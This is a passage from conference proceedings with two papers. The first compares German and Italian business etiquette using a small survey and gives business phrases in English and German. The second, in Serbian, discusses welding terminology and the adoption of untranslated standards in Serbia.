Interkulturalna poslovna komunikacija veoma je značajna u današnje vreme s obzirom na sve veću međunarodnu saradnju među institucijama. Kako bismo uspešno poslovali sa strancima, od nas se očekuje da budemo upoznati bar sa osnovama interkulturalnih kompetencija koje su postale značajan predmet izučavanja na pojedinim univerzitetima. U ovom radu analiziraćemo pojedine karakteristike interkulturalne komunikacije uz pomoć podataka vezanih za nemačku i italijansku poslovnu kulturu – podatke o Nemcima dobili smo pomoću ankete, dok smo do saznanja o Italijanima došli pomoću intervjua. U ovom radu se takođe bavimo specifičnim karakteristikama poslovnog jezika u odnosu na opšti koristeći primere iz nemačkog i engleskog, dok pokušavamo i da otkrijemo zašto je za studente važno ne samo da steknu znanje opšteg jezika, već i poslovnog.

**Ključne reči:**
poslovna komunikacija, interkulturalna kompetencija, nemački, italijanski, engleski.

## INTRODUCTION

Since so much importance has recently been given to intercultural business communication, we decided to conduct research about some crucial cultural differences in this kind of communication, providing the examples of two European countries. In the modern world, there is an increased international cooperation between institutions, so one has to be acquainted with different kinds of business etiquette in different cultures. Given the fact that Germans and Italians differ quite a lot not only in their business eiquette, but also in their daily behaviour, we found it interesting to compare these two cultures in our research.

Another thing we have been interested in is the importance of teaching business languages at universities. We shall explain why it is crucial to acquire at least some basic proficiency in business language, providing the example of Singidunum University and listing certain examples of business expressions in German and English. This research will hopefully clarify the importance of business language learning and provide the readers with some interesting information about different kinds of business communication.

## GERMAN AND ITALIAN BUSINESS ETIQUETTE

This section deals with the differences in business communication and business manners of the people in Germany and Italy. We have chosen these two countries as an illustration because they have a lot of similarities, but also differences when it comes to business. When learning a foreign language, in this case business language, it is equally important to learn something about the culture of the people. Successful business communication largely depends on the knowledge regarded to a nation's manners. Therefore, we analyzed the characteristics that are crucial in doing business. When it comes to the Germans, these features are politeness, thoroughness, fairness, accuracy, instructive criticism *etc.* (Buscha & Linthout, 2007, p. 32) As regards the Italians, these are openness, cheerful entrepreneurial spirit, willingness to change and risk, professionalism *etc.* The conclusions we have come to may be of use to business people and tourists, or people who are interested in communication diversity among nations.

At a business meeting, the message carries both verbal communication, and a set of signals and signs of nonverbal communication. Here, the emphasis will be placed on non-verbal

E-mail: kmilosavljevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-755-759

communication, but it is very important to view the interlocutor and their words in accordance with the overall picture. According to Rot, there are several types of kynesthetic signs (signs that indicate the movement of a body part) and each is equally important when reading messages: facial movements, the direction of gaze, movements of the arms, legs, head and other parts of the body, posture (Rot, 2010, p. 131).

Unlike the Italians, one will quickly learn that they are very intimate. If you have just met some Italians and drank coffee with them at a party, a kiss on both cheeks will follow. Touching the Italians does not necessarily imply *hitting on* them, as they are much more tactile with people (Falassi & Flower, 2000, p. 206). They can just talk to you and place their hand on your shoulder. They are very close to each other when communicating. The Serbs are characterized by a greater casualness in business and jokes are part of a side business, while the Germans are completely different. They find touching inappropriate in communication and do not stand so close to each other. Also, they do not interrupt each other and rarely resort to jokes and humor in business.

According to Miljojko Bazic, there are topics that are preferable during a business lunch or a trip with the Germans and Italians, as well as the topics that should be avoided. With the Germans, it is desirable to talk about sport (mostly football), business experience with Germans, business, current issues, journeys, weather *etc.* You should avoid talking about the World war II and Hitler, comparing Germany with Austria, personal issues *etc.* (Bazić, 2009, p. 252) When it comes to the Italians, the undesirable topics are mafia, religion, taxes, politics and Vatican manipulation *etc.* The desirable ones are food and drink (spaghetti, espresso, wine), fashion, architecture, art, Italian customs *etc.* (Bazić, 2009, p. 253)

## RESEARCH AND RESULTS

For the purpose of this paper, a survey was conducted among fifteen people employed in the German firm GIZ in Belgrade (German Society for International Cooperation)[1]. It is aimed at finding out what is most important to them in communication in the workplace. Since we did not find a sufficient number of respondents from Italy, a survey was not carried out, but only an interview with two respondents. A survey manual was of great help in planning and designing the survey questions. The questions are clear, precise, with clearly defined objectives. Most of the answers are given in a form of a five-point Likert scale in order to be able to express the degree of frequency or representation of some properties. The survey was anonymous for a period of ten minutes. From the data collected, the response was calculated by the percentage distribution of responses a), b) , c) , d) or e) (Weskelberg, 2004).

The survey was conducted on a small number of respondents. In order to be as objective as possible, we also conducted an interview and discussion with respondents. It should also be noted that most of the respondents have lived and worked for years in Belgrade, Serbia, and they have certainly adopted some habits from the Serbian population.

The results show that 10% of respondents consider directness very important, 30% a bit and 60% consider it fine. The prevailing answer is that it is quite wrong to be direct and clearly express what bothers you or what you do not like. The Germans are mainly such in business. They do not hide much. Rather, they will make an embarrassing situation for the purpose of correcting some mistakes than remain silent. In addition, they are insulted by tricks and disrespect for the rules. As we explained to our respondents, Italians are more relaxed and less direct, more tolerant to violations of rules when doing business.

Openness is a prerequisite of every good communication and cooperation. About 50% considered it very important, 10% important, 40% a fine trait. In fact, the prevalent view is that openness is important. Without it, it is not easy to do business. The Italians are known for their openness in personal and business life. They open up extremely fast, mostly have no problem to discuss private matters, quickly transform from business partners to friends. The Germans are completely different - they appreciate openness, but at the same time, they think of openness in business, and not the openness of any kind. They are prone to fast and efficient problem solving and openly communicate everyone's successes and mistakes.

How much they smile or a little fun at work matter for Germans is investigated in this matter. There is a stereotype that Germans are boring, unfunny and too serious. The truth is that their humour often tends towards sarcasm and irony, but they do like to joke. They are less noisy than the Serbs or Italians, and are less prone to exaggeration. From the total of 100%, 30% corresponds to the humor at work as very important, 10% that it is important , 20% said it was fine, 20% think it is irrelevant and 20% that it is completely irrelevant.

Accuracy is certainly highly valued and respected. Italians have explained to us that 20 minutes does not change anything, as there are frequent traffic jams and they see no problem with that. On the other hand, Germans really respect the time. Most of the respondents said that the accuracy is very important - 50% of them, 20% said it was important, 20% had a neutral response - not important nor unimportant and 10% ( as in this case, one respondent ) regarded the accuracy as fully irrelevant. According to this survey and interview with them, we conclude that Germans consider accuracy very important and appreciate it.

Seriousness is for 30% very important, 30% important, 30% fine and for 10% of the respondents irrelevant. Here it was alluded to the seriousness of such responsible work that the Germans, but for most of the people this has been highly valued. When you have to work, you work. This comment is often heard at work as confirmed by almost all the respondents.

The idea of studying the instructive criticism was given to us by a Serbian woman who has worked with the Germans for years. She says that she noticed that at each presentation, meeting or work, her fellow Germans give some criticism. This criticism is not malicious, it is useful as well-intentioned advice, and if you do not criticise, it can be interpreted as a lack of interest. The replies look like this: 30% say that the criticism is very important, 30% felt it was important and 40% felt it was just fine. The Germans do not lack either in praise, although they communicate it more rarely than criticism. The Italians say that they also have an educational praise which is far more common than instructive criticism.

The term *elegance* refers to how important it is for someone to be elegant ie. well-dressed. This is what the results look like: elegance is very important for 40%, important for 10%, it's okay to be elegant for 40%, and not important for 10%. However, the view that it is important dominates. According to Margaret Payer and many other researchers, even body type shows features of a speaker and fits into his mindset or at least sends a signal to the caller. (Payer, 2000)

Teamwork is for 40% very important, 30% important, 10% fine, 10% not so important and 10% totally irrelevant. According to this survey and the interview with respondents, we came to the conclusion that teamwork is a great way to work and contributes to the progress of the whole company, because employees are largely related to the job.

1 Survey outline and results are provided in appendices



DOI: 10.15308/Synthesis-2015-755-759

The last question was open-ended and examines what is more important to a person at work and this is the most common response from our respondents from Germany. What is important is fairness. One person said that they appreciate discretion, and discretion is actually inconspicuous. She believes that everyone should do their job thoroughly and unnoticably, and the results will show what this person has done, it does not have to prove him and attracts attention. They noted that the Serbian way of doing business is too conspicuous and intrusive. Professionalism is also listed here. It is undisputed that professionalism occupies an important place in this list of properties in the German way of doing business. When someone is competent, they will be more respected by colleagues, because true knowledge is obvious and cannot be challenged. Hard work and effort is appreciated. The segment that is probably the most important is politeness, as it is an indication that the interviewee is benevolent, gentle, unobtrusive and willing to cooperate. It would be poorly interpreted if you stopped addressing a person formally at a meeting and used commands, jokes and acted casually.

## THE SPECIFICS OF TEACHING FOREIGN LANGUAGES

Students are very interested and motivated to learn foreign languages. They are well-aware of the importance of foreign languages, the specific needs of certain linguistic knowledge and skills for subsequent progress into professional life. Vučo *et al.* (2009, p. 245) explained that bilingual teaching was extremely important for cultural education and the acquisiton of knowledge related to equality, both in a mother tongue and a foreign language. Having this in mind, the main aim of teaching foreign languages and the requirements placed on a teacher is training students for international communication. A foreign language teacher's task is very complex and is reflected in the ways of adapting teaching content or teaching methods to these requirements.

However, the aims of 'general language' that is widely taught at colleges and technical language in the function of a certain profession, ie . LSP, are different. LSP should provide students with the knowledge and skills necessary for successful oral and written communication in typical situations associated with a particular profession.This implies that a language teacher, in accordance with the curriculum, teaches a 'general language', but should continue to focus on the specifics of a language for specific purposes, to choose good literature, i.e proper teaching material and be acquainted with the given area of professional foreign language.

Another, no less important aggravating factor, is the varying degree of previous knowledge of students, or their competence at the level of 'basic language skills', which greatly slows down the learning process when it comes to professional language. If students have the knowledge of a foreign language, the teacher can introduce into the teaching process some specifics related to specific purposes, *i.e.* to adapt the teaching to systematic study of vocabulary and processing of technical texts. If there is no such background, the teaching process is based on a 'general foreign language'.

Breu (Vučo *et al.*, 2009, p. 509) introduced several principles on which teaching a language in a non-philological faculty should be based:

1. Development and encouragement of independent learning
2. Focus on communication and practice
3. Sensibility in terms of intercultural aspects
4. Focus on a student and an altered role of a teacher
5. Focus on profession
6. Variety of means and methods

So far, the educational process has been a result of a unique system of general learning when it comes to German language. Therefore, Singidunum University students were trained to acquire knowledge in the field of 'general language skills'. Hence, when designing the curriculum of a foreign language - with an emphasis on the specifics of professional language – there is a need for careful selection of literature, or the design of the content of textbooks, which is fully aligned with the needs and interests of students of a particular profession.

The teaching materials should include basic terminology used in business communication ('Business English' or ' 'Geschäftsdeutsch"), so that the students master the complex terminology. Through the illustration of several terms of professional business English and German language, vocabulary is presented, which is aligned with the needs and interests of students of a particular profession and which students should adopt for their future professional life.

**Terms and phrases** (Laudius, 2015)

| | |
|---|---|
| **Reminders and complaints concerning delays in delivery** | |
| The goods we ordered on … are … days/weeks overdue/behind schedule. | Die am … bestellten Waren sind …Tage/Wochen überfällig. |
| Despite your assurance that the work would be completed/ performed/carried out by … we have to inform you that this is not the case. | Trotz Ihrer Zusicherung, dass die Arbeiten bis … fertig gestellt/ausgeführt sein werden, müssen wir Ihnen mitteilen, dass dies nicht der Fall ist. |
| **Seller's reply and explanations for delay** | |
| We are sorry for the delay and will do our utmost to have the goods ready for shipment by... | Die Verzögerung tut uns Leid und wir werden unser Möglichstes tun, die Waren bis zum … zum Versand bereitzustellen. |
| Your delay in delivery places us in a difficult/embarrassing position. | Ihr Lieferverzug bringt uns in eine schwierige/unangenehme Lage. |
| **Seller's apology and reassurance** | |
| The delay is due to/has been caused by the exceptionally strong demand during the past few months. | Die Verzögerung ist auf die außergewöhnlich lebhafte Nachfrage während der letzten Monate zurückzuführen |
| Should you fail to deliver the goods by ..., we will be forced/ compelled to cancel the order. | Falls Sie die Waren nicht bis zum … liefern, sehen wir uns gezwungen, die Bestellung zu stornieren. |
| We apologise sincerely for the delay which was unfortunately due to circumstances beyond our control. | Wir entschuldigen uns aufrichtig für die Verspätung, die leider auf Umstände zurückzuführen ist, die außerhalb unserer Kontrolle liegen. |

## CONCLUSION

Our research presents some of the main features of German and Italian business communication that should be taken into account when doing business with people from these countries. It is no wonder that intercultural competence has become such an important issue in today's business world, so, in order to prepare for their future career, many university students are taught this subject as a significant one for their professional development.

Hopefully, we have provided some favourable suggestions that might be of use for the improvement of business language



DOI: 10.15308/Synthesis-2015-755-759

teaching. It is well-known that certain proficiency in a foreign language, especially English and German, is expected from young university graduates in their job pursuit. This is why the students are often highly motivated to learn languages, having in mind how helpful they might be in their *job-hunting*, as well as further progress in their career.

## REFERENCES


Bazić, M. (2009). *Poslovna komunikacija.* Beograd: Megatrend univerzitet.

Buscha, A., & Linthout, G. (2007). *Geschäftskommunikation*. Ismaning: Hueber.

Falassi, A., & Flower, R. (2000). *Culture Shock! Italy: A Guide to Customs and Etiquette*. Singapore: Times Media Private Limited.

Laudius. (2015). Englische Handelskorrespondez. Retrieved February 28, 2015, from http://www.laudius.de/sprachen/englisch/einzelansicht/c/englische-handelskorrespondenz-1.html

Mommerz, S. (2010). *Geschäftskommunikation*. Szolnok: Szolnoki Foiskola.

Payer, M. (2000). *Internationale Kommunikationskulturen.* Stuttgart: HBI, 2000/2001. Retrieved February 16, 2015, from http://www.payer.de/kommkulturen/kultur00.htm

Rot, N. (2010). *Znakovi i značenja*. Beograd: Zavod za udžbenike.

Vučo, J., Ignjatović, A., & Mirić, M. (2009). *Jezik struke: teorija i praksa*. Zbornik radova. Beograd: Univerzitet u Beogradu.

Weskelberg, V. (2004). *Priručnik za anketiranje građana.* Zagreb: The Urban Institute. Retrieved February 28, 2015, from http://www.hukon.hr/pub/Citizens_Survey_Manual_final_VW_2003_hr.pdf


## APPENDIX 1

**Survey outline and interview questions**

Underline one of the five answers:

In doing business (in meetings, business trips *etc.*) I find:

Directness (clear criticism or praise without equivocation)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Openness (to new things, criticism, suggestions)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Smile (jokes in workplace)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Punctuality (respecting deadlines, arriving on time, quick reply to e-mails)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Seriousness in business (distinction between professional nad private life)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Educational criticism
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Elegance of dress (Clothes make/don't make a man)
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

Teamwork
- very important
- important
- neither important nor unimportant
- unimportant
- totally unimportant

What else is important in business communication?

_____



DOI: 10.15308/Synthesis-2015-755-759

## APPENDIX 2

**Survey results**

Directness (clear criticism or praise without equivocation) - Table 1

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 10% | 30% | 60% | 0% | 0% |

Openness (to new things, criticism, suggestions) - Table 2

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 50% | 10% | 40% | 0% | 0% |

Smile (jokes in workplace) - Table 3

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 30% | 10% | 20% | 20% | 20% |

Punctuality (respecting deadlines, arriving on time, quick reply to e-mails) - Table 4

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 50% | 20% | 20% | 0% | 10% |

Seriousness in business (distinction between professional nad private life) - Table 5

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 30% | 30% | 30% | 10% | 0% |

Educational criticism - Table 6

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 30% | 30% | 40% | 0% | 0% |

Elegance of dress (Clothes make/don't make a man) - Table 7

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 40% | 10% | 40% | 10% | 0% |

Teamwork - Table 8

| Very important | Important | Neither important nor unimportant | Unimportant | Totally unimportant |
|---|---|---|---|---|
| 40% | 30% | 10% | 10% | 10% |



DOI: 10.15308/Synthesis-2015-755-759

Synthesis
International Scientific Conference of IT and Business-Related Research

# JEZIK STRUKE: ZAVARIVANJE DANAS

## LANGUAGE FOR SPECIFIC PURPOSES: WELDING TODAY

Olivera Popović[1], Radica Prokić-Cvetković[1], Uroš Lukić[1], Radomir Jovičić[2], Dragan Cvetković[3]
[1] Univerzitet u Beogradu, Mašinski fakultet, Kraljice Marije 16, Beograd, Srbija
[2] Univerzitet u Beogradu, Inovacioni centar Mašinskog fakulteta, Kraljice Marije 16, Beograd, Srbija
[3] Univerzitet Singidunum, Kumodraška 261 a, Beograd, Srbija

**Apstrakt:**
U inženjerstvu, kao i u drugim oblastima nauke, veoma je važno precizno i jasno definisati određene pojmove. Tako je i u zavarivanju neophodno postojanje opšteprihvaćene terminologije razumljive svima. Nedosledna terminologija pravi probleme u radu, komunikaciji i dovodi do grešaka, jer ljudi pod istim nazivom podrazumevaju različite pojmove. Posledice toga nekada mogu biti i izgubljeni ljudski životi. Nekada su ovu oblast uglavnom uređivali standardi; međutim, uvođenjem prakse usvajanja standarda bez prevođenja na srpski jezik, a prestankom važenja starih, stvaraju se novi problemi. Takođe, razvoj elektronike omogućio je revolucionaran razvoj uređaja sa mnogo novih funkcija, pa se postavlja pitanje da li nazive tih funkcija treba prevoditi ili ne, jer često ne postoji adekvatan termin, bez obzira na bogatstvo srpskog jezika.
Cilj rada je, da kroz puno primera, prikaže trenutno stanje terminologije i odgovarajućih standarda u zavarivanju, i da ukaže na neophodnost uvođenja profesionalizma u radu i prevođenju određenih opštih vitalnih standarda od strane eksperata za određene oblasti.

**Ključne reči:**
zavarivanje, terminologija, standard, funkcija.

**Abstract:**
In engineering, as in other fields of science, it is very important to precisely and clearly define certain terms. In welding, it is also necessary to have generally accepted terminology understandable to everyone. Inconsistent terminology can create huge problems in everyday work, communication, and it surely leads to mistakes, because people tend to understand the same terms differently. Unfortunately, as a result of this, even a human life can be lost. In the past, this area was arranged by Serbian standards. However, the adoption of new international standards without translation into the Serbian language and termination of validity of the old ones creates new problems. In addition, the development of electronics has triggered revolutionary development of devices with many new functions. Therefore, the questions imposes as to whether the names of those functions should be translated or not, as there isn't often an appropriate term, regardless of the richness of the Serbian language.
The aim of this paper is to present the current terminology and the appropriate standards in welding using a variety of examples, as well as to point out to the necessity of introducing professionalism at work, and in the process of translating certain general and important standards by experts in the related fields.

**Key words:**
welding, terminology, standard, function.

**Zahvalnost**
Rad je proistekao iz istraživanja na projektu Ministarstva prosvete, nauke i tehnološkog razvoja, TR 35024 "Istraživanje mogućnosti unapređenja tehnologije zavarivanja mikrolegiranih čelika".

## 1. UVOD

Zavarivanje je način spajanja dva materijala u neraskidivu vezu pomoću toplotne i/ili mehaničke energije, sa ili bez dodatnog materijala. To je jedan od najvažnijih tehnoloških procesa u savremenoj industriji, posebno u mašinogradnji, građevinarstvu, brodogradnji i procesnoj industriji (Sedmak *et al.*,2000). Iako se na primere zavarenih spojeva može naići i u dalekoj prošlosti, konvencionalni postupci zavarivanja pripadaju novijim tehnologijama. Primera radi, danas najzastupljeniji postupci zavarivanja u zaštiti inertnih i aktivnih gasova (MIG/MAG postupci, TIG postupak) otkriveni su tek četrdesetih i pedesetih godina prošlog veka. I u našoj zemlji (odnosno nekadašnjoj Jugoslaviji) zavarivanje počinje značajnije da bude prisutno tek pedesetih godina prošlog veka, kada zavareni spojevi potpuno izbacuju zakivke sa velikih konstrukcija. Zahvaljujući brojnim prednostima u odnosu na druge tehnologije, pre svega u povećanju čvrstoće i smanjenju mase konstrukcije, zavarivanje postaje dominantna tehnologija spajanja. Paralelno sa velikim industrijskim razvojem bivše Jugoslavije, razvijali su se i postupci zavarivanja, pa su praćena najnovija svetska dostignuća. Prvi standard iz ove oblasti objavljen je već 1961. godine pod nazivom „Tehnika varenja metala" kojim se definišu nazivi i pojmovi iz zavarivanja. Već 1972. godine usvaja se izmena ovog standarda pod nazivom „Tehnika zavarivanja metala. Definicija pojmova i nazivi". Ovaj standard je bio u upotrebi sve do 2012. godine kada je povučen zbog usklađivanja sa evropskim normama. Svima koji su učili zavarivanje, prvo kao studenti, a i kasnije kroz naučno-istraživački rad, ovaj standard je bio osnova i vodič za biranu stručnu terminologiju. Ovde treba obratiti pažnju na činjenicu da je već 1972. godine uveden pojam zavarivanje umesto dotadašnjeg varenje. Bez ulaženja u lingvističku analizu ovih pojmova, činjenica je da se i posle četrdeset godina, kako u sredstvima javnog informisanja, tako i u stručnim krugovima, može naići na pojam varenje, varilac i sl. Iako nije direktno u vezi sa zavarivanjem, sličan „problem" postoji i oko pojma železa i gvožđa. Naime, gvožđe je, kao što se iz hemije uči, hemijski



E-mail: opopovic@mas.bg.ac.rs
DOI: 10.15308/Synthesis-2015-760-762

element, u periodnom sistemu označen simbolom Fe. Međutim, u oblasti materijala i metalurgije u Srbiji, više od 60 godina, naziv za čist hemijski element Fe je železo, dok su gvožđa legure železa i minimalno 2% ugljenika. Sa ovom terminologijom studenti se prvi put susreću na fakultetu ili u pojedinim srednjim stručnim školama, mada postoji snažan pritisak srednjoškolskih profesora hemije da se pojam železa izbaci iz upotrebe.

## 2. POSTOJEĆE STANJE STANDARDA U OBLASTI ZAVARIVANJA U SRBIJI

Prema definiciji, standard je dokument, utvrđen konsenzusom i odobren od priznatog tela, kojim se utvrđuju, za opštu i višekratnu upotrebu, pravila, smernice ili karakteristike za aktivnosti ili njihove rezultate, radi postizanja optimalnog nivoa uređenosti u datom kontekstu. U Jugoslaviji, zavarivanje je, kao i u drugim oblastima, bilo definisano standardima, prema tada važećem JUS-u. Podrazumevalo se da je standard na srpskom jeziku, što nije ostavljalo prostora za nedoumice. Naravno, terminologija koja se koristila u standardima i srodnim dokumentima razvijala se i menjala kroz decenije, te su nazivi područja, grupa i podgrupa vremenom menjani. Početkom ovog veka, počinje usklađivanje standarda sa važećim standardima Evropske unije, pa su naši standardi u početku prilagođavani, a zatim se prešlo na potpuno preuzimanje važećeg EN standarda. Pri preuzimanju su korišćene uglavnom tri metode usvajanja standarda: metoda proglašavanja, metoda preštampavanja i metoda prevođenja na srpski jezik. Metoda prevođenja na srpski jezik je korišćena najmanje jer je njena primena zavisila isključivo od spremnosti zainteresovanih strana da u prevođenje standarda dobrovoljno investiraju potrebna sredstva i/ili rad svojih stručnjaka. Samo u 2013. godini Institut za standardizaciju Srbije je objavio 3325 srpskih standarda i srodnih dokumenata, od kojih je 176 objavljeno na srpskom, a 3149 na engleskom jeziku, što predstavlja čitavih 95% ukupnog broja (Aleksić *et al.*, 2014). Dakle, evropski standard prihvata se bez ikakvih modifikacija kao srpski standard na engleskom jeziku.Verzija evropskog standarda postoji u tri zvanične verzije; na engleskom, francuskom i nemačkom jeziku. Verzija na bilo kom drugom jeziku prevedena sa originala može se usvojiti kao zvanična uz saglasnost nacionalnog tela. Ali na koji način to sprovesti u delo? U okviru Instituta za standardizaciju postoji komisija nadležna za standarde iz oblasti zavarivanja i srodnih postupaka, i formalno, usvajanje na srpskom jeziku nije problem. Međutim, manje je poznato da postoji nedovoljno učešće stručnjaka koji imaju vremena i volje da dobrovoljnim radom u komisijama za standarde doprinesu donošenju srpskih standarda i srodnih dokumenata, kao i njihovoj harmonizaciji sa međunarodnim i evropskim. Paralelno sa tim postoji i nezainteresovanost stručne javnosti za učešće u javnoj raspravi i dostavljanje primedbi i predloga u vezi sa nacrtima srpskih standarda i srodnih dokumenata koji se stavljaju na javnu raspravu. I na kraju, ključni problem je nezainteresovanost države da prizna i uvede profesionalizam u radu i prevođenju određenih opštih vitalnih standarda od strane eksperata za određene oblasti koji potiču iz privrede, a prednjače znanjem u radu u ovoj oblasti.

Primera radi, standard SRPS EN ISO 4063:2007 „Zavarivanje i srodni postupci-Lista postupaka i njihovo označavanje" definiše nazive postupaka i nomenklaturu njihovog označavanja (Zbirka standarda, 2012). Ovaj standard je bio na srpskom jeziku, ali je 2013. godine zamenjen standardom SRPS EN ISO 4063:2013 istog naziva, dva puta obimnijeg (33 strane u odnosu na prethodnih 17 strana), ali na engleskom jeziku. Dakle, više ni najosnovniji standard koji definiše kako se koji postupak naziva više nije na maternjem jeziku. Koliko je važno jasno definisati određene pojmove, kao i da su to prepoznale i druge zemlje, pokazuje i standard SRPS EN 1792:2012 „Zavarivanje-Višejezička lista termina za zavarivanje i srodne postupke" koji na 92 strane daje liste opštih termina iz zavarivanja koji se upotrebljavaju, i to paralelno na engleskom, francuskom i nemačkom jeziku. Naravno, i ovaj standard je usvojen bez prevoda, odnosno ostajemo bez ovih pojmova na srpskom jeziku. Bilo je pokušaja u domaćoj stručnoj javnosti da se ovaj standard prevede, pa je u časopisu „Zavarivanje i zavarene konstrukcije" u nekoliko brojeva izlazio prevod delova standarda, ali nažalost, to nikada nije usvojeno (Rečnik, 2011).

## 3. PREVOD ILI NE?

Koliko god da je važno da bar najvažniji standardi iz određene oblasti budu na srpskom jeziku, jasno je da se ne može sve prevesti, pa se čak negde postavlja i pitanje da li je prevod neophodan.

U prethodnih 60 godina u zavarivanju je uspostavljena važeća terminologija i napravljen je uravnotežen pristup usvajanju stranih termina, ali i pronalaženju adekvatnih srpskih izraza. Tako na primer, za jednu od zona zavarenog spoja, koja na engleskom ima skraćenicu HAZ (*Heat Affected Zone*), usvojena je takođe skraćenica ali na srpskom jeziku ZUT (Zona Uticaja Toplote) i to je zvaničan naziv ove zone. S druge strane, opšte prihvaćene skraćenice postupaka zavarivanja skoro u svim zemljama Evrope, poput MIG postupka (*Metal Inert Gas*), MAG postupka (*Metal Active Gas*), TIG postupak (*Tungsten Inert Gas*), zadržane su i usvojene i kod nas bez prevođenja.

Kao dobar primer usvajanja termina treba navesti primer jednog novog postupka zavarivanja. *Friction stir welding* je relativno mlad postupak zavarivanja u čvrstom stanju nastao na Institutu za zavarivanje u Londonu krajem 1991. godine, a prvi međunarodni standardi usvojeni su 2011. godine. Od samog početka postoji veliko interesovanje za ovaj postupak u Srbiji, pa su usledili prvi naučno stručni radovi, projekti i istraživanja, odbranjene su prve doktorske disertacije. Pri tome su autori, za početak, imali problem kako da nazovu navedeni postupak o kom se radi. Pojmove vezane za ovaj postupak tumačili su na svoj način, koristili engleske termine, stvarali svoje na maternjem jeziku, a u zavisnosti od potreba rada ili svojih govornih sklonosti (Mijailović *et al.*, 2011). U tom periodu postoji nekoliko naziva istog postupka, korišćenih čak i u doktoratima, od čisto engleskog naziva *Friction stir welding*, preko Zavarivanja trenjem sa trnom, Zavarivanja trenjem pomoću alata, pa do najnovijih nastojanja da zvaničan naziv bude Zavarivanje trenjem sa mešanjem, i zvanične skraćenice ZTM. Postoji raspoloženje stručne javnosti za prihvatanjem ovog termina, ali je neophodno da uđe i u standard.

Svedoci smo da nove tehnologije dovode do uvođenja novih izraza i termina. Razvoj elektronike, kao i u drugim oblastima života, omogućio je revolucionaran razvoj uređaja za zavarivanje i otvorio čitav spektar novih mogućnosti. Moderna elektronika i kompjuterska tehnika imaju značajan uticaj na razvoj opreme i novih funkcija. Svakodnevno, na tržištu se pojavljuju uređaji sa unapređenim performansama koje olakšavaju samo zavarivanje i doprinose kvalitetnijem zavarenom spoju. Pošto se podrazumeva da inženjeri, koji se i prvi susreću sa tim najnovijim uređajima i funkcijama, vladaju engleskim jezikom, a često i zbog nepostojanja adekvatnog termina, bez obzira na bogatstvo srpskog jezika, nazivi tih funkcija se usvajaju u originalu. Tako imamo pojmove: *Creep start, Hot start, Lift arc, Wise root, Key hole, twin-arc* i slično (Karastojković *et al.*, 2010). Uz sve napore, adekvatni termini na srpskom jeziku zvuče prilično nezgrapno, pa je po nepisanom dogovoru odlučeno da se i ne prevode.



DOI: 10.15308/Synthesis-2015-760-762

Međutim, dolazi se u situaciju kada te termine treba objasniti tehničarima i zavarivačima koji, čast izuzecima, često ne vladaju stranim jezicima. Engleska terminologija ograničena je na mali broj ljudi i tada nastaje problem. Trenutno se problem rešava tako što se zavarivačima objašnjava šta ta funkcija omogućava i princip po kom radi, a ne prevod samog naziva, pa ga i oni sami usvajaju na engleskom jeziku bez razumevanja značenja. To definitivno nije rešenje, jer se dešavaju greške pošto ljudi pod istim imenom podrazumevaju različite pojmove. Dolazi i do problema na stručnim ispitima (za specijaliste, inženjere zavarivanja, tehnologe zavarivanja i sl.), na kome polaznici često ne razumeju pitanje, što zbog neadekvatnog prevoda samog pitanja koje je prosleđeno na stranom jeziku, što zbog neznanja stručne terminologije.

Iako smo se do sada bavili samo problematikom prevođenja sa stranog jezika, treba naglasiti da neusklađeni termini postoje i za čisto srpske reči. Neki će pod zavarom podrazumevati zavareni spoj, dok je to u stvari deo metala šava nastao u jednom prolazu; dešava se da, ne samo studenti, već i inženjeri, upotrebljavaju termine dodati materijal i žičana elektroda umesto dodatnog materijala i elektrodne žice, što je nedopustivo. Neki i dalje vare, umesto da zavaruju, heftaju umesto da pripajaju, odomaćio se "majstorski" naziv šoba umesto mlaznica, brener umesto gorionik i sl. Ako bi se kod dve firme koje prodaju materijale za zavarivanje uporedile liste proizvoda, na prvi pogled bi se zaključilo da prodaju potpuno različite proizvode, jer se potpuno drugačije zovu, iako su u 90% slučajeva identični. Čini se da su se tu umešale i struke koje ne poznaju čak ni sam proces. Jedan od novijih delova opreme za TIG postupak zavarivanja je engleskog naziva *gas lens*. Bez objašnjavanja čemu to služi, trenutno su opcije naziva ovog dela: nosač volframove elektrode sa mrežicom, raspršivač sa sitom i gasna mrežica. Često je neophodno da deo pokažete na slici, da bi ste kupili šta želite.

## 3. REZIME

U svakoj struci veoma je važno precizno i jasno definisati određene pojmove. Tako je i u zavarivanju, kao grani tehnike, neophodno postojanje opšteprihvaćene terminologije razumljive svima. Nedosledna terminologija pravi probleme u radu, komunikaciji i dovodi do grešaka, jer ljudi pod istim imenom podrazumevaju različite pojmove. Jedan od osnovnih uzroka problema je neprevođenje standarda na srpski jezik, već samo preuzimanje na engleskom jeziku. Čini se da je razlog nedovoljno učešće stručnjaka koji imaju vremena i volje da dobrovoljnim radom u komisijama za standarde doprinesu donošenju srpskih standarda i srodnih dokumenata, kao i njihovoj harmonizaciji sa međunarodnim i evropskim standardima. Dalje, problem je nezainteresovanost države da prizna i uvede profesionalizam u radu i prevođenju određenih opštih vitalnih standarda od strane eksperata za određene oblasti, odnosno, država bi morala zahtevati, definisati ali i finansirati određeni broj prevedenih srpskih standarda iz svake oblasti. Konačno, pošteno je priznati i da bi veći broj objavljenih, pre svega, univerzitetskih udžbenika iz zavarivanja uveo više reda u ovu oblast.

## LITERATURA

Aleksić, B., Bađura, V., Stefanović, A., Kurai, J., & Jovanović. D. (2014). Current conditions of standards in welding in Serbia. *Welding and welded structures, 59(4)*, 190-191.

